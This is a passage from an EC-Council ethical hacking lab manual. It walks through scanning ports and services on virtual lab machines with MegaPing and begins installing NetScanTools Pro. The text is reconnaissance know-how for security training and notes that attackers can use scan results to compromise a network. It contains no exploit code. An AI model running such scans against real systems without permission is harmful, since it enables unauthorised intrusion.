


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Select the **10.10.1.22** checkbox and click the **Start** button to start listening to the traffic on 10.10.1.22.



12. MegaPing lists the ports associated with **Windows Server 2022** (**10.10.1.22**), with detailed information on port number and type, service running on the port along with the description, and associated risk, as shown in the screenshot. Using this information attackers can penetrate the target network and compromise it, to launch attacks.



13. Similarly, you can perform port and service scanning on other target machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. This concludes the demonstration of discovering open ports and services running on the target IP address using MegaPing.
15. Close all open windows and document all the acquired information.

Task 2: Perform Port and Service Discovery using NetScanTools Pro


NetScanTools Pro is an integrated collection of utilities that gathers information on the Internet and troubleshoots networks for Network Professionals. With the available tools, you can research IPv4/IPv6 addresses, hostnames, domain names, e-mail addresses, and URLs on the target network.

Here, we will use the NetScanTools Pro tool to discover open ports and services running on the target range of IP addresses.

1. Ensure that the virtual machines (**Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, **Parrot Security**, and **Android**) are running.
2. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.


   Note: If a **User Account Control** pop-up appears, click **Yes**.
3. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

   Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.




5. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.



